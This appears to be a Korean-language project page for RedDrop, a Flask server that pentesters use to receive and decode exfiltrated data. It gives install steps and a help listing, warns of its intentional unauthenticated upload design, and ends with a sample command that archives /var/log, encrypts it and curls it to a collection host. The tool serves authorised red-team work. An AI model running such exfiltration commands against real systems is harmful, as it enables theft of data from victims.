
 cyberbutler/reddrop
인코딩/암호화된 페이로드와 tar 아카이브를 캡처, 처리 및 로깅하기 위한 Python Flask 웹 서버로, 침투 테스터와 레드 팀원을 위한 C2 유출 엔드포인트로 설계되었습니다.


함께 제공되는 MaverisLabs 블로그 게시물을 확인하세요!
RedDrop Exfil Server는 침투 테스터, 레드 팀, 보안 전문가를 위한 Python Flask 웹 서버로서 다음 기능을 제공합니다:
이 소프트웨어는 다양한 시나리오에서 웹 요청 데이터를 캡처하기 위한 기본적인 C2 엔드포인트로 사용하기 위한 것입니다. 몇 가지 예시는 다음과 같습니다:
이 프로젝트는 아직 개발 중이며 일부 기능에 버그가 있을 수 있습니다. 문제가 발생하면 Issue를 열어 주세요!
이 소프트웨어는 일반적으로 광범위한 인터넷에 접근 가능한 상태로 두어서는 안 됩니다. 이 소프트웨어는 의도적으로 일부에서는 임의 파일 업로드 취약점이라고 간주할 수 있는 방식으로 구축되었으며, 인증 없이 파일을 로컬 디스크에 수락하고 저장합니다. 이 소프트웨어가 배포된 시스템이 적절히 보호되도록 주의를 기울여야 합니다. 몇 가지 권장 사항은 다음과 같습니다:
mkdir uploads logs
docker run --rm -t -v "$PWD/uploads:/reddrop/uploads" -v "$PWD/logs:/reddrop/logs" -p "80:80" --name reddrop cyberbutler/reddrop -h
pip install --user pipenv
pipenv install
pipenv shell
python reddrop-server.py -h
python reddrop-server.py -h

     A Webserver for File and Data Exfiltration.
        Author: @cyberbutler/@thecyberbutler

optional arguments:
  -h, --help            show this help message and exit
  --host HOST, -H HOST  The host IP Address to bind to (default:
                        0.0.0.0)
  --port PORT, -P PORT  The port to bind to (default: 80)
  -c CONFIG, --config CONFIG
                        YAML config file path (default: None)
  --dump-config         Dump the configuration settings as YAML
                        (default: False)
  --debug               Enable Flask's Debug Mode (default: False)
  -p {hex,openssl-aes256-pbkdf2,gzip,b64}, --processor {hex,openssl-aes256-pbkdf2,gzip,b64}
                        Specify a processor to use. This flag can
                        be used more than once to define multiple
                        process_list functions. Use this flag in
                        the order in which you wish to process
                        received data (default: [])
  -A, --auto-process, --no-auto-process
                        Automatically run processors based on
                        detected data. This option is enabled by
                        default, but should be disabled (--no-
                        auto-process) when you receive output you
                        don't expect. Such as in the case of
                        Base64 decoding being run on output that
                        is not Base64 encoded. Instead, force the
                        process with the `-p` flag. (default:
                        True)
  --auto-extract-tar, -x
                        Auto extract TAR archives received by the
                        server. (default: False)
  --encryption-password PROCESSOR_ARGUMENTS.OPENSSL-AES256-PBKDF2.PASSWORD
                        The password used to decrypt/encrypt.
                        (default: EncryptMe)
  -r AUTHORIZATION_RULES, --authorization_rules AUTHORIZATION_RULES
                        Specify an Authorization Rule to deny
                        requests which do not match the provided
                        Key and Regex value pair. Specified as
                        <Key>=<Regex>. (default: None)
  -t TAGS, --tag TAGS   Tag data received during this session in the logs as well as the directory files are uploaded to. Example:
                        -t log4j -t acme.org (default: None)
  --tls-keyfile GUNICORN.KEYFILE
                        Enables TLS Support. (Production Only) The path to a TLS key file (default: None)
  --tls-certfile GUNICORN.CERTFILE
                        Enables TLS Support. (Production Only) The path to a TLS cert file (default: None)

Far more configuration options exist which must be specified in Environment Variables, use `--dump-config` to see all of the options
tar cz /var/log | base64 | xxd -ps | gzip | openssl enc -aes-256-cbc -pass 'pass:EncryptMe' -e -a -pbkdf2 | curl 172.17.0.1$PWD -F 'logs=@-' -F "listing=`ls -al * | gzip | base64`"